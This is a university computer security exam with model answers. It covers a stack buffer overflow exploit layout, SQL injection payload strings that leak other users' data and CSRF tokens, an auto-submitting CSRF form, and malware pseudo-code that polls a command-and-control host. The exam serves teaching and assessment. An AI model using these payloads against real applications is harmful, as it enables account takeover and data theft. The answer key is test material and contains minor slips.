Computer Security Exam

Professors S. Zanero & M. Carminati & A. Barenghi

21/06/2023

Last (family) Name _____
First (given) Name _____
Matricola _____
Codice Persona _____

Professor: [ ] Zanero [ ] Carminati [ ] Barenghi

Did you participate in the extra points practical test? [ ] Yes [ ] No

Do you want to withdraw? [ ] Yes [ ] No

Priority Grading [ ] Yes, Motivation:

[ ] No

Instructions

- **Duration**: 2.5 hours.
- The exam is composed of 20 pages. Check that you have all of them.
- Just as a cross-check, tell us whether you have completed challenges by appropriately putting an "X" mark.
- The exam is "closed book". The students will not be allowed to consult any **course material** and **notes**.
- **No extra devices** (e.g., phones, iPad) are **allowed**. You will be expelled if, at any time, you do not follow this rule.
- Shut down and store any electronic device. They will be subject to inspection if found and you may be expelled if you are found using one.
- You are not allowed to communicate with other students, and you will be expelled from the exam if you do.
- Please answer within the allowed space. Schemes are good; short answers are recommended.
- You can write in pen or pencil, any color, but avoid writing in red.
- No extra paper is allowed.
- **Always motivate your answer.**
- **If your final grade is below 12 (not considering the challenges), you will not be allowed to take the next exam call (even in the next session).**

- **DISTANCE MODE ONLY**
  - On the computer, you will be allowed to open only the MS forms browser tab and the exam pdf. Any other application or document is prohibited.
  - You will have to share your screen, leave your microphone open, and your webcam must frame both you and your workspace.
  - You are responsible for having all the necessary technological equipment for the correct delivery of the exam.
  - If you disable the screen sharing or the audio, you will be expelled from the virtual room and your exam will be voided.
  - We will ask remote students to sustain a brief oral exam to confirm the evaluation of the written exams. This could be done for all students or for a subset, at the instructor's decision.
  - Regarding the submission:
    - At the end of the exam, you will be given 10 minutes only to scan your documents and prepare to upload them.
    - After 10 minutes, you will be called by name and required to click on the submit button of the MS forms under the supervision of the supervisor of the virtual room. Any submission that will not follow this procedure (e.g., you have already submitted before being called or you are not ready to submit when called) will be voided.
    - We are not responsible for any technical issue in the submission (e.g., the exam pictures are not readable, the pdf is corrupted). We will evaluate only the uploaded readable documents.
    - We will evaluate only the uploaded **readable** documents.
    - USE YOUR PERSONAL CODE (CODICE PERSONA) ONLY AS THE NAME OF THE DOCUMENT (e.g., 12345678.pdf).

PLEASE, USE THE FORMATTING SPECIFIED IN THE QUESTION

READ CAREFULLY ALL THE POINTS OF EACH QUESTION BEFORE WRITING YOUR ANSWER

Exercise 1 - Introduction to Computer Security (4 points)

The GPT-3 model, developed by OpenAI, is a language model based on deep learning. This language model is trained on a massive corpus of text extracted from the Internet and it is able to understand information and predict text. ChatGPT is a specific implementation of GPT-3 designed for holding interactive conversations with users. In general, users can **instruct** ChatGPT to seek explanations on complex topics, brainstorm ideas, get writing suggestions, receive language translations, generate code snippets, and solve general language-related tasks. By providing domain-specific data, companies can train the model to have expertise in specific areas. With such a process, referred to as fine-tuning, or with specific prompts, companies can also help improve and customize the model's behavior, ensuring it adheres to specific guidelines and avoids biased or inappropriate responses.

Consider a scenario in which company A.C.M.E. has instructed the model with a specific set of instructions written in natural language, and serves it as a chatbot for generic user interactions on social networks. Consider also that users can provide feedback on the interactions they have with the model. By doing so, the model is updated and learns from the past saved interactions with users. Lastly, consider also that customized models are stored directly in OpenAI's servers and can be accessed by A.C.M.E. only with a private Application Programming Interface (API) secret key. A.C.M.E. pays a fixed fee each time a user interacts with the custom model.

[2 point] 1. What are the main assets at risk in such a scenario? Suggest at least two assets.

Asset	**Motivation**
Prompt/Instructions/Training Data/Custom Model (or key to the custom model)	Weights of the model = incorrect
Company reputation	**Model promoting bad interactions / racism, sexism, etc.**

[2 points] 2. Suggest, in rough order of importance, the most likely potential threats and threat agents against such infrastructure and their operating companies.

Threats	**Threat Agents**
Poisoning (Denial of service) **Motivation:** **The model can be rendered useless if it promotes toxic interactions**	**Internet trolls** **Motivation:** **They may try to instruct the model into repeating inappropriate interactions**

Denial of service **Motivation:** **Interactions are paid by the company**	**Cyberattackers** **Motivation:** **They may want to provoke economical damage to the target company**

Exercise 2 - Introduction to Cryptography (6 points)

[3 points] You are willing to realize a digitally controlled safe. The safe should be opened only by authorized people, and it should require at least two authentication factors. Design and describe a secure cryptographic protocol which authenticates a user employing a “something you know” and a “something you have” factor, minimizing the amount of information kept by the digital safe. You can assume that the safe is endowed with a constant power supply, and an internal, reliable timing reference. Solutions minimizing the effort of decommissioning the safe will receive better grades.

The user-based authentication can be managed with a numerical code acting as a password, or a password if the safe has a large enough keyboard. The salted password hash is stored in the safe itself. The second authentication factor can be obtained via a smartcard or a contactless RFID able to perform cryptographic signatures. The public keys verifying the signatures are added upon user enrollment, together with the PIN/password. At each opening attempt, the safe asks for the password, hashes it with the salt obtaining a digest. It generates a random bitstring of at least 256 b , and asks the smartcard/RFID to sign it. Finally, the safe checks the signature for validity, checks that the password digest matches, and if both are ok, opens.
Decommissioning the safe only requires erasing the salted password hashes. An appropriate password policy and a cryptographically sound hash minimize the decommissioning effort.

[3 points] Consider the following two policies to choose passwords from:

- Policy-a: three random English words from a 16k wordlist
- Policy-b: eight random characters among letters (upper or lowercase) and decimal digits

Consider a company, Company-a, applying Policy-a, but having users choose a single repeated word from the list one in 100 times,
Consider a different company, Company-b, where Policy-b is applied, but the users pick 8 equal decimal digits one in 100 times?
Quantify how many attempts are needed to guess a password on average in both companies, and how many attempts are needed, on average, is to guess the easiest password in both companies.

Company-A:
average number of guesses (2**42) * 0.99 + 1*0.01 ~ 2**41.9,
easiest guess: 2**(Min entropy)= 2**(-log2(1/100*1/16k)) = 1600k ~ 2**20

Company-b:
average number of guesses (62**8) * 0.99 + 1*0.01 ~ 2**46.9,
easiest guess: 2**(Min entropy)= 2**(-log2(1/(100*10))) = 10*3 ~ 2**10

Exercise 3 - Binary Vulnerabilities (6 points)

```
01  #include <stdio.h>
02  #include <stdlib.h>
03  #include <string.h>
04  #include <stdint.h>
05
06  typedef struct {
07     FILE *file;
08     char filename[36];
09     char error_message[36];
10     char filecontent[36];
11  } data_t;
12
13  void read_file(char * filename){
14     FILE *file;
15     char c;
16
17     file = fopen(filename, "r");
18     if (file == NULL) {
19           printf("Error opening file.\n");
20           return;
21     }
22
23     while ((c = getc(file)) != EOF)
24           putc(c, stdout);
25
26     fclose(file);
27  }
28
29  void upload_file() {
30      data_t data;
31
32      strcpy(data.error_message, "Access denied.\n");
33
34      printf("Enter the filename: ");
35      gets(data.filename);
36
37      if (strcmp(data.filename, "secret.txt") != 0) {
38          printf(data.error_message);
39          exit(-1);
40      }
41
42      printf("Enter the file content: ");
43      gets(data.filecontent);
44
45     strcpy(data.error_message, "Error opening file.\n");
46      data.file = fopen(data.filename, "w");
47      if (data.file == NULL) {
48          printf(data.error_message);
49          return;
50      }
51
52      fprintf(data.file, "%s", data.filecontent);
53      fclose(data.file);
54
55      printf("File uploaded successfully!\n");
56  }
57
58  int main() {
```

```
59      int choice;
60
61      printf("You can upload a file and read it again later.\n");
62      printf("Choice: ");
63
64      scanf("%d", &choice);
65      fflush(stdin);
66      if (choice){
67          upload_file();
68      }
69      else{
70          read_file("./secret.txt");
71      }
72
73       return 0;
74  }
```

Assume that:

- Environment variables are located in the highest addresses.
- *The program is compiled for the **x86 architecture** (32 bit) and for an environment that adopts the usual **`cdecl`** calling convention. Furthermore, assume that **no compiler-level or OS-level mitigations** against the exploitation of memory corruption errors are present (unless specified otherwise).*
- ***`fflush(stdin)`** is used to correctly manage the scanf(): **It is not relevant for the exploitation process,** you can ignore it for the questions below.*

[1 point] 1. The program is affected by typical buffer overflow and format string vulnerabilities. Complete the following table, focusing on a vulnerability per row.

Vulnerability	**Line**	**Motivate and Modify the line to solve the detected vulnerability**
Buffer Overflow	**[0.25] Lines 35, 43;**	**See Slides [0.25]**
Format String	**[0.25] Lines 38, 48;**	**See Slides [0.25]**

[2 points] 2. **Focus only on the stack-based buffer overflow(s) you found.** Write an exploit for this vulnerability that **must execute the following shellcode**, composed of 8 bytes, which opens a shell: **`0x20 0x30 0x40 0x50 0x60 0x70 0x80 0x90`**.

2.a) Describe **all the steps and assumptions** required to successfully exploit the vulnerability. Include also any assumption on how you must call and run the program: e.g., the values for the command-line arguments required to trigger the exploit correctly and/or environment variables (if any), the input provided during the execution, if multiple executions are necessary.

You can exploit the buffer overflow of line 43 on data.filecontent. You need to select choice != 0 and data.filename = "secret.txt". Then you can fill the buffer of data.filecontent with a NOPsled and the shellcode, overflowing the return address with the address of data.filecontent. ASLR and NX must be disabled unless you take further assumptions.

2.b) Make sure that you show how the exploit will appear in the process memory with respect to the stack layout right **before and after the execution of the vulnerable line** during the program exploitation showing:
- Direction of growth and high-low addresses;
- The name of each allocated variable;
- The content of relevant registers (i.e., EBP, ESP);
- The functions stack frames.

Show also the content of the caller frame.

	Before the vulnerable line			After the vulnerable line	
Low addresses					
^			Function Frames		
|	data.file	<- ESP	upload_file()	data.file	
|	s e c r		upload_file()	s e c r	
|	e t . t		upload_file()	e t . t	
|	x t ..		upload_file()	x t ..	
|	...		upload_file()	...	
|	A c c e		upload_file()	A c c e	
|	s s d		upload_file()	s s d	
|	...		upload_file()	...	
|	data.filecontent[0-3]		upload_file()	0x90 0x90 0x90 0x90	<- target_address
|	...		upload_file()	0x90 ... ... 0x90	
|	data.filecontent[28-31]		upload_file()	0x20 0x30 0x40 0x50	
|	data.filecontent[32-35]		upload_file()	0x60 0x70 0x80 0x90	
|	sEBP	<- EBP	upload_file()	not_relevant	
|	sEIP		main()	~target_address	
|	choice		main()	not_relevant	
|	sEBP		main()	not_relevant	
|	sEIP		main()	not_relevant	
|	Argc		main()	not_relevant	
|	Argv		main()	not_relevant	
High addresses					

[2 points] 4. Focus only on the stack-based buffer overflow(s) you found. Consider ONLY the correctly implemented "Stack Canary" mitigation technique (i.e, randomly generated and non-guessable). Is it effective to prevent your exploit at point 2. ?
If it is not effective, please explain why. Otherwise, if the mitigation technique is effective, explain why and discuss whether it is possible to execute the shellcode with one of the format string vulnerabilities you

identified above. If they are exploitable, write the exploit, otherwise explain why they cannot be exploited.

The mitigation is effective against the BOF, as you cannot overwrite the return address without overwriting the canary and causing a "stack-smash detected" error. [1 pt] The two format string vulnerabilities cannot help you this time: the first one is followed by an exit instruction (the return address will not be loaded in the IP register) [0.5 pt]; the second one is not exploitable because we cannot control the content of the string before the printf is called [0.5 pt].

[1 points] 4. Consider ONLY the correctly implemented "NX" mitigation technique. A friend of yours managed to interact with the program to read the content of the file "./flag" **without executing any shellcode, or recurring to return oriented programming (ROP), or ret2libc**. The interaction was remote, she did not have access to the local machine. If this is possible, please explain **all the steps and assumptions** required for a successful exploitation and draft or describe how the stack layout should look like after the vulnerable line of code is executed.

The exploit is possible and you can use the same buffer overflow you exploited at point 2. Instead of overwriting the return address with the address of the shellcode, you can overwrite it with the address of read_file (which is in the .text section). It is important that the argument "./flag" is passed correctly to the function, so the stack would look like this

"./flag.txt" <- data.filecontent
… (padding)
Read_flag address <- return address
fake_ret_addr (padding)
data.filecontent address <- Fake argument (pointer to "./flag.txt")

Exercise 4 - Web Vulnerabilities (6 points)

Introducing danGPT: The fresh and cutting-edge AI chatbot! Designed with security and privacy in mind, danGPT sets a new standard for data protection. Our advanced measures, including privacy-focused protocols, ensure your information remains secure. Experience the next level of AI chatbot technology with danGPT, where safety and privacy are paramount.

The relevant code of the application is the following:

```
00 def csrf_protect(request):
01     if not request.args[‘csrf_token’]:
02         return False
03     request_token = request.args['csrf_token']
04     user_token = execute_db_query_with_statement(“SELECT user_csrf_token FROM USERS
                                                     WHERE user_uuid = ‘%s’;”,
                                                    (session[‘user_uuid’],))[0]
05     if request_token != user_token:
06         return False
07     return True # The CSRF token validation was successful


08 @app.route('/login', methods = [‘POST’])
09 def login():
10     username = request.args['username']
11     password = request.args['password']
12     user_row = check_login(username, password)
13     if user_row is not None:
15         session['user_uuid'] = user_row['user_uuid']
16         return home_page(csrf_token = user_row[‘user_csrf_token’])
17     else:
18         return 403 # No user found, abort request


19 @app.route('/get_question', methods = ['GET'])
20 def get_question():
21     if not request.args[‘question_uuid’]:
22         return 400 # No UUID provided
23     question_uuid = request.args['question_uuid']
24     query = "SELECT * FROM QUESTIONS WHERE question_uuid = ‘%s’;"
25     result = execute_db_query_with_statement(query, (question_uuid,))
26     if len(result) == 0:
27         return 404 # No question with the provided UUID found
28     else:
29         return render_template("question.html",
                              question = result[0]["question"],
                              answer = xss_sanitize(result[0]["answer"]))
```

```
30 @app.route('/list_questions', methods = ['GET'])
31 def list_question():
32     if not session_is_valid(session):
33         return login_page()
34     user_uuid = session['user_uuid']
35     query = "SELECT question, answer FROM QUESTIONS WHERE user_uuid = '" + user_uuid + "'"
36     if request.args['search']:
37         query += " AND question LIKE '%" + request.args['search'] + "%'"
38     query += ";"
39     db_result = execute_db_query(query)
40     return render_template("list_questions.html", questions = db_result)


41 @app.route('/question', methods = ['POST'])
42 def make_a_question():
43     if not session_is_valid(session):
44         return login_page()
45     if not csrf_protect(request):
46         return abort(403)
47     user_uuid = session['user_uuid']
48     question = request.args['question']
49     answer = ai_generate_answer(question)
50     execute_db_query_with_statement("INSERT INTO QUESTIONS VALUES (‘%s’, ‘%s’, ‘%s’);",
                                    (user_uuid, question, answer,))
51     return render_template("question.html", question = xss_sanitize(question),
                              answer = xss_sanitize(answer))
```

Assumptions:

- An UUIDv4 is highly secure and unguessable as it consists of a randomly generated 128-bit value.
- When a user creates an account on the website, a random **CSRF token** is automatically generated as a UUIDv4 string, and inserted in the database. This CSRF token is then sent to the user upon login. When the user submits a **POST** request, the CSRF token is included as a request argument called **"csrf_token"** and sent back to the website.
- The session is correctly handled (i.e., you cannot forge arbitrary cookies).
- The function **db_execute_query_with_statement** correctly executes queries with prepared statements.
- The function **is_session_valid** correctly checks if the user is logged in
- The function **render_template** **does not perform any sanitization of the input.**
- The **DBMS** does not support stacked queries (e.g., "SELECT … ; INSERT INTO … ;" fails if executed)
- The function **xss_sanitize** correctly escapes all the html entities, i.e., all the html special characters are converted to their equivalent data (> becomes >).
- The function **ai_generate_answer** utilizes the generative AI model to generate and provide an answer in response to a given question.
- danGPT is accessible from the link **dangpt.com**

More details:

- The function **check_login** checks the username and password and returns the corresponding user's row if the login is successful, or None otherwise.
- When a new entry is created in the database, a **UUIDv4** is automatically generated and assigned as the primary key for the object in the table.
- The function **render_template** generates an html page with optional parameters that are placed in the html code.
- The functions **db_execute_query_with_statement** and **db_execute_query** return a list of rows as a result, each of which has the fields specified by the **SELECT** statement. For instance, result[4]["comment"] is accessing the field "comment" of the 5th row.

The relational database schema used by the website is the following:

Table **USERS**

user_uuid (Primary Key) (String)	username (Unique) (String)	password_hash (String)	user_csrf_token (String)

Table **QUESTIONS**

question_uuid (Primary Key) (String)	user_uuid (Foreign Key) (Reference Users.user_uuid)	question (String)	answer (String)

An example of data inside the database is

user_uuid	username	password_hash
UUIDv4_of_danmaam	danmaam	hashed_pwd
UUIDv4_of_adam	Adam	hashed_pwd

question_uuid	user_uuid	question	answer
…	uuid_of_danmaam	What is Tower of Hanoi?	The CTF team of Politecnico di Milano
…	uuid_of_adam	Do you think the password I use for my bank account is safe? It is “SuperSafePassword!”	No, I don’t think your password is safe! It can be discovered through a dictionary attack!

1. [3 points] Based on the available pseudo-code and assumptions, fill out the following table by answering the questions for each class of vulnerabilities. While answering the questions, be **exhaustive, concise, and straight to the point**. If you believe there might be a vulnerability, specify all the corresponding **line/s** of code and relevant data flow/arguments.

Vulnerability class	*Is there a vulnerability of this class in the code above? How could an adversary exploit it?*	*If the vulnerability is present, explain the simplest procedure to remove it.*
SQL Injection (SQL-I)	*[0.5] Yes. In the endpoint /list_questions, the query at line 37 is done by string concatenation, leading to a SQL injection vulnerability. Moreover, an attacker controls the search parameter.*	*[0.5]See slides.*
cross-site scripting (XSS) **Specify if reflected, stored, DOM...**	*[0.5] There is a vulnerability in the endpoint /get_question, at line 29. It fails to sanitize user-submitted questions, potentially enabling attackers to inject JavaScript code.*	*[0.5] See slides.*
Cross-site request forgery (CSRF)	*[0.5] Yes. The CSRF token is static (e.g., it is fixed for a single user).*	*[0.5] See slides.*

[1.5 points] 2. Adam, who is concerned about the security of his password, seeks advice from danGPT, which assures him of secure data storage. Is it possible for you to extract the password that Adam asked danGPT for?

There is a SQL Injection in the /list_questions endpoint, the one at line 29. It is possible to get Adam's questions by using the following search parameter (injecting the user_uuid in the search parameter).

search = "nothing%' OR user_uuid = 'uuid_of_adam'; --"

It will provoke the website to list Adam's questions.

[1.5 points] 3. You want to prank some friend of yours, and you want to make him add an embarrassing question on danGPT. The question should be: "I am dumb". How can you do this?


Attack plan:

1) *Leak your friend's CSRF Token through the vulnerable endpoint /list_questions. Using as search parameter "nothing%' UNION SELECT user_csrf_token, username FROM USERS WHERE username = "victim_username"; --", the website will show the victim's CSRF token and username.*
2) *Create a question (or put the javascript snippet on another vulnerable website) with the malicious payload. It should be a Javascript snippet that makes a POST request to the /question endpoint.*

```
<form id = "make_question" method = "POST" action = "dangpt.com/question">
    <input type= "text", name  = "question", value = "I am dumb">
    <input type = "text", name = "csrf_token", value = "leaked_csrf_token"
<form>
<script>
  document.getElementById('make_question').submit();
</script>
```

3) *Send to your friend the link containing the malicious payload, and hope he clicks on it.*

Exercise 5 - Network Security (6 points)



A new startup that offers a build-your-own-website service, PixelPerfect, has finally rented an office and set up the workstations for its CEO and its four employees. In the picture, you can see the layout of the network, which is a **switched network** composed of 5 workstations, a web server, an application server, and a database. The web server is accessible from the internet over HTTP/HTTPS and offers a webpage that helps the user to build her own page layout. To do so, the web server requires access to the application server, which provides the services and functions to the user, and acts as an intermediary between the web server and the database. The five workstations require full access to the internet, the database, and the servers.

1) [1 point] Write the firewall rules, assuming firewalls to be **stateful packet filters**.

Firewall	Src IP (or entity names)	Src PORT	Direction of the 1st packet	Dst IP (or entity names)	Dst PORT	Policy	Description
FW1 (example)	*10.0.0.1 (example)*	*ANY*	*zone 1 -> zone 2*	*192.168.0.2 (example)*	*443*	*ALLOW*	*(example: the X server in zone 1 cannot contact the Y server)*
FW1	ALL	ANY	ALL	ALL	ANY	DENY	Default deny
FW1	ANY	ANY	INT->LOCAL	WS_IP	80/443	ALLOW	Access for users to the WS
FW1	PC*	ANY	LOCAL->INT	ANY	ANY	ALLOW	Internet access for the employees

2) [2 points] The company is under attack! One of the developers opened a network analysis tool and something is definitely wrong, as you can see from the packet capture below. This is the traffic visible from PC1 (cabled connection to Slot 1 of the switch).

```
|     SrcIP      |        SrcMAC       |      DestIP     |        DestMAC      |  Type  |
|---------------|-------------------|----------------|-------------------|--------|
| 87.201.15.104 | A0:0F:92:F2:21:23 | 203.0.113.75    | E1:07:FA:BD:65:C2 |  SIP   |
| 172.31.0.1    | 6A:3F:ED:8B:43:79 | 172.16.0.25     | 00:0A:5E:9A:31:F7 |  DHCP  |
| 192.168.1.100 | 1E:4B:7F:8C:A2:59 | 10.0.0.50       | 4C:D6:2F:5E:81:93 |  HTTP  |
| 128.54.36.92  | 9F:12:3B:E7:6D:AF | 128.54.36.92    | B8:6E:58:FA:22:CD |  FTP   |
| 87.44.23.131  | D3:9A:7C:55:1B:EF | 172.31.0.1      | F7:88:C4:29:16:5D |  DNS   |
[...]
| 203.0.113.75  | 4C:D6:2F:5E:81:93 | 87.201.15.104   | A0:0F:92:F2:21:23 |  UDP   |
| 10.0.0.50     | E1:07:FA:BD:65:C2 | 192.168.1.100   | 1E:4B:7F:8C:A2:59 |  TCP   |
| 172.16.0.25   | 00:0A:5E:9A:31:F7 | 128.54.36.92    | 9F:12:3B:E7:6D:AF |  ICMP  |
| 6.6.6.6       | FF:FF:FF:FF:FF:FF | 255.255.255.255| FF:FF:FF:FF:FF:FF |  ARP   |
| 203.0.113.75  | B8:6E:58:FA:22:CD | 87.44.23.131    | D3:9A:7C:55:1B:EF |  TCP   |
| 192.168.1.1   | 1A:2B:3C:4D:5E:6F | 10.0.0.1        | A1:B2:C3:D4:E5:F6 | ICMPv6 |
```

We checked the traffic visible from the other PCs and it was identical! We went back in the network logs of the switch and it seems like the source of the packets is the Web server. Moreover, we extracted some interesting packets for you to analyze. We added the source switch slot from which the packet is arriving.

```
|     SrcIP      |        SrcMAC       |      DestIP     |        DestMAC       |  Type   | Sw. slot |
|---------------|-------------------|----------------|--------------------|--------|----------|
| 192.168.0.50  | 00:00:00:00:00:BB | 192.168.0.51    | 00:00:00:00:00:AA  |SQLquery|    WS    |
| 192.168.0.51  | 00:00:00:00:00:AA | 192.168.0.50    | 00:00:00:00:00:BB  |SQLresp.|    DB    |
| 192.168.0.50  | 00:00:00:00:00:BB | 192.168.0.51    | 00:00:00:00:00:AA  |SQLquery|    WS    |
| 192.168.0.51  | 00:00:00:00:00:AA | 192.168.0.50    | 00:00:00:00:00:BB  |SQLresp.|    DB    |
| 192.168.0.50  | 00:00:00:00:00:BB | 192.168.0.51    | 00:00:00:00:00:AA  |SQLquery|    WS    |
| 192.168.0.51  | 00:00:00:00:00:AA | 192.168.0.50    | 00:00:00:00:00:BB  |SQLresp.|    DB    |
```

What kind of attack(s) is(are) being implemented? By who? And with which goal? Justify your answers.

CAM Flooding attack + ARP Spoofing attack
From the WS
To steal data from the database

3) [1 point] Is it possible to mitigate this attack by acting **on the network switch**? If so, how?

CISCO PORT Security or similar

3) [2 points] If you could fix the problem by changing the network layout and devices, how would you do it? **Draw** in a simple yet clear way the new network layout, **justify your answer**, and write eventual **new** firewall rules:

Add a DMZ and a new firewall, divide the WS from the rest and create 2 subnetworks for PCs and AS/DB

Firewall	Src IP (or entity names)	Src PORT	Direction of the 1st packet	Dst IP (or entity names)	Dst PORT	Policy	Description

Exercise 6 - Malware Security (6 points)

Neverland Inc. was recently targeted by a new malware named **Spugna**. We managed to extract a portion of the code from this malicious software and identified some intriguing functions. The most notable section is shown in the following pseudo-code.
Assume that get_device_info() is a function that retrieves information about the device such as the CPU, the OS version, the username, and so on.

…

```
address = 'https://trilli.command_and_control.com:1007'
info = get_device_info()

while True:
        response = request.get(address, params={'device' : info})
        if response.text == 'stop':
                continue
        elif response.text == 'go':
                evil()
```

…

1) [2 points] Which stealth technique does this malware employ? Please explain how this is implemented in this particular case. Please note: naming wrong techniques will make you lose points.

The malware implements event-triggered dormant code. It gathers information about the machine in which it is executed and sends this data to a Command and Control (C&C) server. Only when the C&C server responds with a positive response (text of the response being "go"), is the malicious code executed. If a positive response is not received, the malware abstains from executing any malicious operations.

2) [2 points] Is it possible to analyze this malware using dynamic analysis? Why? If so, what types of resources or operations should be monitored? Please specify all the assumptions you have made.

You can monitor the network operations (requests to the C&C server). This would provide further information about the requests made to the C&C server. However, assuming no positive responses are sent by the server during the sandbox execution, it would be impossible to gather any insights about the actual malicious operations conducted by the malware.

Additional answer: it is possible to modify the binary or intercept network operations to trick the malware into believing it has received a positive response from the C&C server. This would force the execution of the malicious operations (this answer is provided for the sake of completeness and is not strictly required, but it would be highly appreciated).

Let consider a variant of the **Spugna** malware shown in the following pseudo-code.

…

```
address = 'https://trilli.command_and_control.com:1007'
info = get_device_info()

while True:
        response = request.get(address, params={'device' : info})
        if response.text == 'stop':
                continue
        elif response.text == 'go':
                decrypt_payload()
                evil()
                encrypt_payload()
```

…

3) [2 points] Compared to the original version, what stealth technique does this malware implement? Does it affect the dynamic analysis you outlined in the previous answer? If so, how? Please specify all the assumptions you have made. Please note: naming wrong techniques will make you lose points.

The variant employs polymorphism as its stealth technique. This does not influence the previous answer because this particular technique primarily affects static analysis, not dynamic.
Additional answer: the assumption made here is that the decryption routine does not rely on the C&C server's response (for instance, the decryption key is not provided by the C&C server).